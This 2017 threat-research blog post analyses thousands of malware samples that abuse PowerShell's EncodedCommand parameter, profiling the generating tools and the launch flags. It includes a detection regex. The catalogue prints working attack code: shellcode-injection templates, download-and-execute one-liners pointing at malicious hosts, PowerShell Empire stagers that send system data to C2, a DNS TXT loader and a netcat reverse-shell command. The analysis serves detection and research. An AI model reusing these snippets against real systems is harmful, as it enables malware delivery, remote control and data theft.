Pulling Back the Curtains on EncodedCommand PowerShell Attacks

By Jeff White

Published: 2017-03-10 · Archived: 2026-04-05 18:50:13 UTC

A note to readers: The code samples included within this blog post may trigger alerts from your security software. Please note that this does not indicate an infection or an attack; rather, it is a notification that the code could be malicious if it were live.

PowerShell has continued to gain in popularity over the past few years as the framework continues to mature, so it's no surprise we're seeing it in more attacks. PowerShell offers attackers a wide range of capabilities natively on the system and with a quick look at the landscape of malicious PowerShell tools flooding out; you have a decent indicator of its growth.

Microsoft has done a fantastic job in later versions of PowerShell by giving multiple ways to log PowerShell activity (Transcription, ScriptBlock, etc) so there has been a shift to try and further obfuscate attacks at runtime.

Enter stage left - the PowerShell '-EncodedCommand' parameter!

```
-EncodedCommand
    Accepts a base64-encoded string version of a command. Use this parameter
    to submit commands to Windows PowerShell that require complex quotation
    marks or curly braces.
```

As shown above from the PowerShell Help output, it's a command intended to take complex strings that may otherwise cause issues for the command-line and wrap them up for PowerShell to execute. By masking the "malicious" part of your command from prying eyes you can avoid strings that may tip-off the defense.

The purpose of this blog will be two-fold. First, in the "Analysis Overview", I will be analyzing 4,100 recent samples identified within Palo Alto Networks AutoFocus that employ this EncodedCommand technique to see how PowerShell is being used and what techniques are being used in the wild for PowerShell attacks. Second, I will be using this blog to catalog the PowerShell code with examples of each decoded sample to aide in future identification or research.

Analysis Overview

To perform this analysis, I needed to first identify samples that were using this technique. Because PowerShell gives you a lot of flexibility when it comes to calling different parameters, identifying samples isn't as straightforward as one might expect.

Below are three examples of different ways the EncodedCommand parameter can be called:

1. **Fully spelled out:**
   powershell.exe –EncodedCommand ZQBjAGgAbwAgACIARABvAHIAbwB0AGgAeQAiAA==
2. **Truncated with alternate capitalization:**
   powershell.exe –eNco ZQBjAGgAbwAgACIAVwBpAHoAYQByAGQAIgA=
3. **Using caret escape-character injection to break-up the string:**
   powershell.exe –^e^C^ ZQBjAGgAbwAgACIAVwBpAHQAYwBoACIA

There are well over 100,000 variations possible by using combinations of these methods for the "EncodedCommand" parameter alone. Keeping that in mind, I came up with the below regex that gave decent coverage to the possible variants and could easily be applied to a huge corpus of dynamic analysis reports.

```
\-[Ee^]{1,2}[NnCcOoDdEeMmAa^]+ [A-Za-z0-9+/=]{5,}
```

This allows for extraction of lines like the below at scale for further analysis.

```
powerShell.exe  -WindowStyle hiddeN -ExecuTionPolicy ByPasS -enc
cgBlAGcAcwB2AHIAMwAyACAALwB1ACAALwBzACAALwBpADoAaAB0AHQAcAA6
AC8ALwAxADkAMgAuADEANgA4AC4ANAA4AC4AMQAyADkALwB0AGUAcwB0AC4
```

```
AagBwAGcAIABzAGMAcgBvAGIAagAuAGQAbABsAAoA
```

Now, it's no surprise but the majority of the encoded data is clearly generated from templates and public tools - attackers aren't re-inventing the wheel every time they need to run shellcode or download another malicious file. This is evidenced by the fact that the underlying code is almost identical with just slight adjustments to download locations and the like. To try and perform analysis on the data then, I needed to try and identify the code and attempt to determine what generated the code, or at minimum, attempt to cluster the code into like-buckets.

Profiling Approach

To illustrate some of the difficulties involved with this, back in 2012 Matthew Graeber published a blog post about a PowerShell script he put together that could load shellcode into memory and execute it. This script has been the cornerstone template for this technique, being used in most public tools that seek to use this functionality.

Following are two iterations of the technique from TrustedSec tools Social-Engineer Toolkit (SET) and Magic Unicorn. If you compare the two samples, you'll see that SET uses "$c" whereas Magic Unicorn uses "$nLR" for the initial variable. Similarly, the "$size" variable in SET is "$g" in Magic Unicorn, the "$sc" variable is "$z", and finally the "$x" variable is "$kuss".

SET

```
$c = '[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);';$w = Add-Type -memberDefinition $c -Name "Win32" -namespace Win32Functions -passthru;[Byte[]];[Byte[]]$sc = ;$size = 0x1000;if ($sc.Length -gt 0x1000){$size = $sc.Length};$x=$w::VirtualAlloc(0,0x1000,$size,0x40);for ($i=0;$i -le ($sc.Length-1);$i++) {$w::memset([IntPtr]($x.ToInt32()+$i), $sc[$i], 1)};$w::CreateThread(0,0,$x,0,0,0);for (;;) {Start-sleep 60};
```

Magic Unicorn

```
$nLR = '[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);';$w = Add-Type -memberDefinition $nLR -Name "Win32" -namespace Win32Functions -passthru;[Byte[]];[Byte[]]$z = ;$g = 0x1000;if ($z.Length -gt 0x1000){$g = $z.Length};$kuss=$w::VirtualAlloc(0,0x1000,$g,0x40);for ($i=0;$i -le ($z.Length-1);$i++) {$w::memset([IntPtr]($kuss.ToInt32()+$i), $z[$i], 1)};$w::CreateThread(0,0,$kuss,0,0,0);for (;;){Start-sleep 60};
```

In Magic Unicorn, there is a line within the generating script that randomizes some variables. Below is an excerpt showing how this works.

```
var1 = generate_random_string(3, 4)

var2 = generate_random_string(3, 4)

powershell_code = (

    r"""$1 = '$c = "[DllImport("kernel32.dll")]public static extern IntPtr …

powershell_code = powershell_code.replace("$1", "$" + var1).replace("$c", "$" + var2).replace("$2", "$" + var3) …
```

This simply replaces some variables with a string of 3-4 random alphanumeric characters; however, not all variables get replaced so the combination of the random string with known anchors allows me to theorize how it was generated. Alternatively, I can also see when it looks like this particular piece of code was copied into another tool without the randomization part of the Magic Unicorn script as the variables don't change or was further built upon by adding additional randomization.

It's not an exact science and, when dealing with code that has been heavily re-used over many years by many different people, you're bound to run into scenarios where the code just doesn't lend itself well to profiling. I've attempted to classify

it as accurately as possible but a word of caution - take the specific names with a grain of salt throughout this analysis as nothing is stopping someone simply copying and pasting the code into their own tool.

In total, I profiled 27 clusters of public tools or capabilities, which had unique identifiers to separate them apart from the rest. I'll get into each of them later as I catalog each variant but, for now, the below table offers a breakdown of the variants, how many samples matched, and the overall percentage it accounted for in the sample set.

Variant	Count	% of Total
Downloader DFSP	1,373	33.49%
Shellcode Inject	1,147	27.98%
Unicorn	611	14.90%
PowerShell Empire	293	7.15%
SET	199	4.85%
Unknown	104	2.54%
Powerfun Reverse	100	2.44%
Downloader DFSP 2X	81	1.98%
Downloader DFSP DPL	24	0.59%
Downloader IEXDS	19	0.46%
PowerWorm	19	0.46%
Unicorn Modified	14	0.34%
Scheduled Task COM	11	0.27%
BITSTransfer	11	0.27%
VB Task	10	0.24%
TXT C2	10	0.24%
Downloader Proxy	9	0.22%
AMSI Bypass	8	0.20%
Veil Stream	7	0.17%
Meterpreter RHTTP	6	0.15%
DynAmite Launcher	6	0.15%
Downloader Kraken	5	0.12%
AppLocker Bypass	4	0.10%
PowerSploit GTS	3	0.07%
Powerfun Bind	2	0.05%
Remove AV	2	0.05%
DynAmite KL	1	0.02%

Over half of the samples analyzed utilized either a generic "DownloadFile-StartProcess" technique or a variant of the shellcode injection technique shown previously.

General Distribution / Stats

Across the 4,100 samples, there were 4 file formats seen.

File Format	Count	% of Total
"exe"	2,154	52.54%
"doc"	1,717	41.88%
"xls"	228	5.56%

"dll"	1	0.02%

EXE and DOC format account for the majority of extensions used across this sample set. Looking further at the DOC files, 77% of them, 1,326, matched the “Downloader DFSP” variant, which defines a generic downloader using the DownloadFile-StartProcess method as shown below.

```
(New-Object System.Net.WebClient).DownloadFile('http://94.102.53.238/~yahoo/csrsv.exe',"$env:APPDATA\csrsv.exe");Start-Process ("$env:APPDATA\csrsv.exe")
```

Pivoting from there, 1,159 of the DOC files (87%) match known patterns for Cerber ransomware; the implication is that a tool is being used to generate the malicious Microsoft Word Documents that create the macro which launches PowerShell with this technique as the template.

The primary method of delivery across the DOC samples is SMTP/POP3, which aligns with the status quo of delivering ransomware by using malicious Microsoft Word Documents via e-mail campaigns.




Figure 1 Applications used to deliver malicious Powershell Word Documents

Looking at the target industries also shows a fairly even distribution throughout Higher Education, High Tech, Professional and Legal Services, and Healthcare.




Figure 2 Breakdown of Industries detecting malicious Powershell Word Documents

A quick look at the distribution over time also shows a number of large spikes that, again, aligns with the standard operating procedure of e-mail campaigns.




Figure 3 Number of malicious Powershell Word Documents captured in AutoFocus over the last 12 months

Looking at how the EXE samples were classified, nothing stands out as being dominant in terms of a group or malware family; however, interestingly enough there seems to be a preference for targeting companies in the High Tech industry.




Figure 4 Breakdown of Industries detecting malicious Executables using Powershell

The distribution over time is also fairly even in comparison to the DOC sample distribution over time.




Figure 5 Number of malicious Executables using Powershell captured in AutoFocus over the last 12 months

One possible explanation for this is a variation is distribution. For example, while DOC samples were primarily seen as attachments to e-mail, EXE samples were usually delivered through Web Browsing.

The last item I'll touch on before diving into the commands themselves is the one DLL file that was detected using the EncodedCommand technique. This DLL contains no exports but when called with the DLLMain entry point will simply launch a PowerShell Empire stager which downloads an XOR'd script from a website and then uses PowerShell's Invoke-Expression cmdlet to run the downloaded script. This sample was related to the Odinaff family that Symantec blogged about in October 2016.

Pre-Analysis Data / Stats

Before looking at the base64 encoded data, I looked at how each process was launched. This frequency analysis and inspection gives some insight into what additional parameters are being used alongside EncodedCommand.

EncodedCommand: (4,100 Samples – 100% Coverage)

Used to pass a base64 encoded string to PowerShell for execution.

Flag	Count	% of Total
"-enc"	3,407	83.29%
"-Enc"	412	10.05%
"-EncodedCommand"	229	5.59%
"-encodedcommand"	40	0.98%
"-encodedCommand"	7	0.17%
"-ec"	3	0.07%
"-en"	1	0.02%
"-ENC"	1	0.02%

WindowStyle Hidden: (2,083 Samples – 50.8% Coverage)

Used to prevent PowerShell from displaying a window when it executes code. The most used variant "-window hidden" is due to the PowerShell command that the previously mentioned Microsoft Word Documents distributing Cerber are using.

Flag	Count	% of Total
"-window hidden"	1,267	30.90%
"-W Hidden"	315	7.68%
"-w hidden"	159	3.88%
"-windowstyle hidden"	125	3.05%
"-win hidden"	67	1.63%
"-WindowStyle Hidden"	45	1.10%
"-win Hidden"	42	1.02%
"-wind hidden"	40	0.98%
"-WindowStyle hidden"	5	0.12%
"-WindowStyle hiddeN"	5	0.12%
"-windows hidden"	4	0.10%
"-Win Hidden"	3	0.07%
"-win hid"	2	0.05%
"-Window hidden"	2	0.05%
"-Wind Hidden"	1	0.02%
"-Win hidden"	1	0.02%

NonInteractive: (1,405 Samples – 42.4% Coverage)

Used to prevent creating an interactive prompt for the user. Used in combination with WindowStyle Hidden to hide signs of execution. For the “-noni” variation, 76% were the generic shellcode injection code and SET, whereas “-NonI” was PowerShell Empire.

Flag	Count	% of Total
"-noni"	1,042	25.41%
"-NonI"	331	8.07%
"-noninteractive"	27	0.66%
"-NonInteractive"	4	0.10%
"-nonI"	1	0.02%

NoProfile: (1,350 Samples – 32.9% Coverage)

Prevents PowerShell from loading profile scripts, which get executed on launch, so as to avoid potentially unwanted commands or settings. Similar to the breakdown for NonInteractive, “-nop” is primarily SET and the generic shellcode injection while “-NoP” is PowerShell Empire.

Flag	Count	% of Total
"-nop"	955	23.29%
"-NoP"	332	8.10%
"-noprofile"	57	1.39%
"-NoProfile"	5	0.12%
"-noP"	1	0.02%

ExecutionPolicy ByPass: (453 Samples – 11% Coverage)

Bypasses the default PowerShell script execution policy (Restricted) and will not block the execution of any scripts or create any prompts. It’s interesting to note that the code executed within EncodedCommand parameter does not apply to the execution policy.

Flag	Count	% of Total
"-ep bypass"	128	3.12%
"-exec bypass"	80	1.95%
"-executionpolicy bypass"	78	1.90%
"-Exec Bypass"	73	1.78%
"-ExecutionPolicy ByPass"	42	1.02%
"-ExecutionPolicy bypass"	26	0.63%
"-Exec ByPass"	9	0.22%
"-ExecutionPolicy Bypass"	5	0.12%
"-ExecuTionPolicy ByPasS"	4	0.10%
"-exe byPass"	2	0.05%
"-ep Bypass"	2	0.05%
"-ExecutionPolicy BypasS"	2	0.05%
"-Exe ByPass"	2	0.05%

Sta: (219 Samples - 5.3% Coverage)

Uses single-threaded apartment (now default as of PowerShell 3.0). This parameter was almost exclusively used in PowerShell Empire.

Flag	Count	% of Total

"-sta"	219	5.34%

NoExit: (23 Samples - 0.5% Coverage)

Prevents PowerShell from exiting after running the startup commands. This was exclusively used by the PowerWorm malware and was the only parameter used beside EncodedCommand.

Flag	Count	% of Total
"-noexit"	23	0.56%

ExecutionPolicy Hidden (5 Samples - 0.12% Coverage)

This actually isn't a valid policy so PowerShell just ignores it. Every usage of it is related to a script I labeled "TXT C2", which attempts to load a DNS TXT Record containing another PowerShell script, similar to PowerWorm. Most likely, the attacker meant to use ByPass here as they already have "-w hidden" later in their command.

Flag	Count	% of Total
"-ep hidden"	5	0.12%

NoLogo: (33 Samples - 0.8% Coverage)

Hides the copyright banner when PowerShell launches.

Flag	Count	% of Total
"-Nol"	10	0.24%
"-NoL"	10	0.24%
"-nologo"	9	0.22%
"-nol"	4	0.10%

ExecutionPolicy Unrestricted (1 Samples – 0.02% Coverage)

Similar to ByPass, but will warn the user before running unsigned scripts downloaded from the Internet. The underlying lone script that used this parameter tries to execute a script downloaded from the Internet, which should generate a warning.

Flag	Count	% of Total
"-ExecutionPolicy Unrestricted"	1	0.02%

Command (1 Samples – 0.02% Coverage)

Executes a command that follows the parameter as if they were typed at the PowerShell prompt. I only saw one instance of this and it was tied directly to a piece of malware that FireEye included in a blog about evading signature-based detections. The PowerShell code is included in the "Comments" field of a DOCM file and launched from a macro inside a Microsoft Word document. Below is the code in question that chains together multiple commands to perform an FTP transfer and subsequent NetCat connection.

```
powershell -noP -nonI -Win hidden -c sc ftp.txt -val \"open\" -enc ascii; ac ftp.txt -val \"192.168.52.129\" -enc ascii; ac ftp.txt -val \"test\" -enc ascii; ac ftp.txt -val \"test\" -enc ascii; ac ftp.txt -val \"bin\" -enc ascii; ac ftp.txt -val \"GET\" -enc ascii; ac ftp.txt -val \"nc.exe\" -enc ascii; ac ftp.txt -val \"nc.exe\" -enc ascii; ac ftp.txt -val \"bye\" -enc ascii; ftp -s:ftp.txt; rm ftp.txt; ./nc.exe -e powershell.exe 192.168.52.129 3724
```

Flag	Count	% of Total
"-c"	1	0.02%

Finally, I'll end the parameter analysis by looking briefly at the top 10 combinations seen throughout this sample set.

Flag Combination	Count	% of Total
"-window hidden -enc"	1,242	30.29%
"-enc"	986	24.04%

"-nop -noni -enc"	736	17.95%
"-NoP -sta -NonI -W Hidden -Enc"	206	5.02%
"-EncodedCommand"	169	4.12%
"-ep bypass -noni -w hidden -enc"	102	2.48%
"-NoP -NonI -W Hidden -Enc"	60	1.46%
"-nop -win hidden -noni -enc"	57	1.39%
"-executionpolicy bypass -windowstyle hidden -enc"	51	1.24%
"-nop -exec bypass -win Hidden -noni -enc"	41	1.00%

Even accounting for changes in case, the results only increase by a handful of samples in each category.

While doing the research to try and identify unique signatures for identification, I found multiple examples of the below, wherein the code author changes the parameters for a newer version of their tool.

Figure 6 Code Author Modified parameters between versions of a tool

This reduces the overall aggregate count for those families but I don't believe it has much impact on the totals. In my review of the tools, authors are less focused on the dynamic ordering of the parameters or potentially dynamically adjusting parameter length to further obscure their attacks; instead they add in basic capitalization randomization and focus on the "meat" of their code. This can allow for some low-fidelity profiling based on just the way the PowerShell command is launched.

In addition, the top three combinations, which account for 72% of all combinations, are predominately straightforward and focused on just running code versus any clever attempts at further hiding their attacks from the user.

Post-Analysis Data / Stats

Next I'll go over each of the identified variants and review their functionality. For each one that downloads a file or script, I'll include the observed IP/Domain/URL at the end of this blog. Some of these may be malicious, some of them may be pentesters, and some of them may be people doing random testing of new techniques; unfortunately, it's not usually possible to infer intention when doing bulk analysis but the data is provided for the reader to use as they see fit.

Downloaders

PowerShell code identified with the primary intention of downloading and running a secondary payload or executing PowerShell code obtained remotely.

Downloader DFSP (1,373 Samples - 33.49% Coverage)

This is a quintessential example of using PowerShell to download and run a file. It's basically verbatim of the results you get when using Google to search for ways to download and run a file. As such, I've used the below template as a generic classification for the base64 encoded data that acts as a simple downloader for the true payload.

```
(New-Object System.Net.WebClient).DownloadFile('http://cajos[.]in/0x/1.exe','mess.exe');Start-Process 'mess.exe'
```

As was previously pointed out, almost all of the detections matching this category were linked back to the Microsoft Word documents launching this PowerShell command via a macro to download Cerber. One unique pattern observed in this sample was the usage of environment variables, in addition to their URI pattern.

Downloader for Cerber –

```
(New-Object System.Net.WebClient).DownloadFile('http://94.102.53[.]238/~yahoo/csrsv.exe',"$env:APPDATA\csrsv.exe");Start-Process ("$env:APPDATA\csrsv.exe")
```

PowerShell Empire (293 Samples – 7.15% Coverage)

For this next one, the samples are using PowerShell Empire's EncryptedScriptDropper to download a script remotely and decrypt it with an embedded XOR key.

```
$Wc=NeW-ObjeCt SySTEM.Net.WebCLiEnt;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$WC.HeadeRS.ADd('User-Agent',$u);$wc.PrOxy = [SyStem.NeT.WEbReQUeSt]::DEFauLTWeBProxy;$WC.PRoXY.CrEdENTIaLS = [SYStEM.NeT.CReDEnTiALCaChE]::DEFaulTNeTworKCREdeNtiaLS;$K='0192023a7bbd73250516f069df18b500';$i=0;[CHAr[]]$B=([CHaR[]]($wc.DOwnloaDSTRing("http://23.239.12.15:8080/index.asp")))|%{$_-BXOr$k[$i++%$K.LENgTh]};IEX ($B-jOIn")
```

In this example, the XOR key is "0192023a7bbd73250516f069df18b500" and the pulled down script, once decoded with that key, is the PowerShell Empire agent stager script that will POST system information to the C2 server and then download the encrypted Stage 1 Empire payload.

```
'FunCtION StaRt-NegoTiATe{param($s,$SK,$UA="lol")Add-TypE -AsSeMBLY SYSteM.SECUriTY;AdD-TypE -aSSEMBly SYSTEm.CoRe;$Er
"SilentlyContinue";$E=[SYstem.TExT.ENCoDING]::ASCII;$AES=NeW-OBjecT SYsTeM.SeCURiTy.CRyptoGrapHY.AESCRyPToSeRVicePrOvI
RandOm -coUNt 16;$AES.Mode="CBC"; $AES.Key=$e.GetBytes($SK); $AES.IV = $IV;$cSp = NEW-OBJECT SYStEM.SecURity.CrYPtOGRA
$cSP.FlagS -boR [SYsTeM.SeCurITY.CryptogRaphy.CsPPROViDErFlAGs]::UsEMAcHINEKeySTore;$Rs = NEW-ObJecT
SySTEm.SecURIty.CRyptograPHy.RSACRYPTOSERvICEPROViDeR -ARGuMenTLIsT 2048,$CSP;$rk=$Rs.TOXMlStriNg($FALse);$r=1..16|F
MAx 26};$ID=(\'ABCDEFGHKLMNPRSTUVWXYZ123456789\'[$r] -joIN
\'\');$iB=$E.gEtbYTes($Rk);$eb=$IV+$AES.CReaTeENCRyptoR().TRANSFoRmFiNalBLOcK($Ib,0,$Ib.LENgtH);IF(-Not $wc){$wc=nEw-oBJE
sYstEM.Net.WEBCLient;$WC.ProxY = [SySTem.NET.WeBReqUEsT]::GETSysTeMWEbPRoxY();$Wc.Proxy.CrEDentIals =
[SYStem.Net.CredENtIalCAche]::DEFAUlTCRedentIaLs;}$wc.Headers.Add("User-
Agent",$UA);$wc.Headers.Add("Cookie","SESSIONID=$ID");$raw=$wc.UploadData($s+"index.jsp","POST",$eb);$dE=$E.GETSTRing($Rs.deC
-joIN\'\';$KeY=$dE[10..$de.LengTH] -jOIn \'\';$AES=NEw-ObJEct SYsTEm.SEcurity.CRyPtoGRAPHY.AEsCrYPtOSerVIcEPRoVidEr;$IV = [By
16;$AES.Mode="CBC"; $AES.Key=$e.GetBytes($key); $AES.IV = $IV;$i=$S+\'|\'+[EnvIrONment]::UsERDOmAInNAmE+\'|\'+[ENvIRonmeNt]:
[ENvIRONmeNt]::MaChinEName;$P=(gwMi WIN32_NeTWorkAdAPTErCoNfIGurAtioN|WherE{$_.IPAdDRess}|SelECt -ExpANd IPADDReSS
[$P.LeNgTh -lt 6];If(!$IP -or $ip.trIm() -EQ \'\') {$Ip=\'0.0.0.0\'};$i+="|$ip";$I+=\'|\'+(GEt-WmIOBJect WIn32_OpERAtiNgSystEM).NAME.splIT(
[0];if(([Environment]::UserName).ToLower() -eq "system"){$i+=\'|True\'}else {$i += "|" +([Security.Principal.WindowsPrincipal]
[Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole] "Administrator")}$n=
[SySTeM.DIAgNoSTICS.ProceSS]::GetCUrREntPRocEss();$i+=\'|\'+$n.PROCEssNAMe+\'|\'+$n.ID;$I += \'|\' +
$PSVerSIOnTabLe.PSVerSioN.MAjOR;$ib2=$E.getbYteS($I);$EB2=$IV+$AES.CrEATEEncrYPToR().TrANSFORmFinALBLOCk($Ib2,0,$Ib2.I
Agent",$UA);$raw=$wc.UploadData($s+"index.php","POST",$eb2);$AES=NeW-Object SYSteM.SEcuRIty.CRYPToGrapHY.AesCrYPToSeRVIcE
$rAw[0..15];$AES.Key=$e.GETBYtes($key);$AES.IV = $IV;IEX $([SYstEM.TeXt.EnCoDInG]::ASCII.GetStrInG(
$($AES.CrEateDECRYpTOr().TRANsFOrMFinAlBloCk($rAW[16..$RaW.LENGtH],0,$raw.LENGth-
16))));$AES=$NuLL;$s2=$NuLl;$WC=$nUll;$eB2=$nULl;$RAW=$NuLl;$IV=$NULL;$WC=$NULl;$I=$NUlL;$iB2=$null;[GC]::COlLEcT();I
[0..2] -join "/") -SessionKey $key -SessionID $ID -Epoch $epoch;} Start-Negotiate -s "http://23.239.12.15:8080/" -SK \'0192023a7bbd73250516f06
```

Downloader DFSP 2X (81 Samples - 1.98% Coverage)

This is the same as the previous downloader but it launches yet another instance of PowerShell to carry out the download. These were all linked to the Cerber downloader documents as well.

```
PowerShell -ExecutionPolicy bypass -noprofile -windowstyle hidden -command (New-Object System.Net.WebClient).DownloadFile('http://93.174.94[.]135/~kali/ketty.exe', $env:APPDATA\profilest.exe );Start-Process ( $env:APPDATA\profilest.exe )
```

Downloader DFSP DPL (24 Samples - 0.59% Coverage)

Another downloader using the DownloadFile -> Start-Process technique that had two different variations within the sample set. A number of these samples matched behaviors related to Bartalex and may be indicative of changes to this well-known Office Macro generator.

Unabridged –

```
($deploylocation=$env:temp+'fleeb.exe');(New-Object System.Net.WebClient).DownloadFile('http://worldnit[.]com/abu.exe', $deploylocation);Start-Process $deploylocation
```

Abridged –

```
($dpl=$env:temp+'f.exe');(New-Object System.Net.WebClient).DownloadFile('http://alonqood[.]com/abacom.exe', $dpl);Start-Process $dpl
```

Downloader IEXDS (19 Samples – 0.46% Coverage)

This is another spin on a downloader that frequently pops-up when searching for methods to download and execute scripts for PowerShell. Effectively, the code simply downloads a PowerShell script remotely and executes it with Invoke-Expression. The resulting payloads can be quite different from one another and didn't seem related.

The following two samples download an "Invoke-TwitterBot" script, which is "A Trojan bot controlled by a twitter account that was released at ShmooCon IX".

```
IEX (New-Object Net.WebClient).DownloadString('http://cannot.loginto[.]me/googlehelper.ps1')

iex ((New-Object Net.WebClient).DownloadString('http://76.74.127[.]38/default-nco.html'))
```

BITSTransfer (11 Samples – 0.27% Coverage)

Another mechanism for downloading malware via PowerShell is through the BitsTransfer module. Background Intelligent Transfer Service (BITS) isn't as frequently seen in downloading malware but offers similar functionality to other known transfer services, such as HTTP. Using this different method may allow attackers to avoid certain monitoring and take advantage of the fact that BITS will throttle transfers to not impact other bandwidth usage.

In my previous blog, I noted that a variant of the Cerber downloader was seen using BITS for a brief period of time and 10 out of these 11 samples were Microsoft Word documents leading to Cerber.

```
Import-Module BitsTransfer

$path = [environment]::getfolderpath("mydocuments")

Start-BitsTransfer -Source "http://94.102.50[.]39/keyt.exe" -Destination "$path\keyt.exe"

Invoke-Item  "$path\keyt.exe"
```

TXT C2 (10 Samples – 0.24% Coverage)

For this next one, the attacker uses PowerShell to make a DNS query for the TXT record of a domain. The TXT record contains another PowerShell script that is then passed to Invoke-Expression to execute.

```
if("+(nslookup -q=txt p.s.os.ns.rankingplac[.]pl) -match '@(.*)@'){iex $matches[1]}
```

Looking at the script which is returned shows that once this initial look-up occurs, it will set itself into a constant loop continuing to query for the TXT record of the domain and base64 decoding then executing the result.

```
Non-authoritative answer:

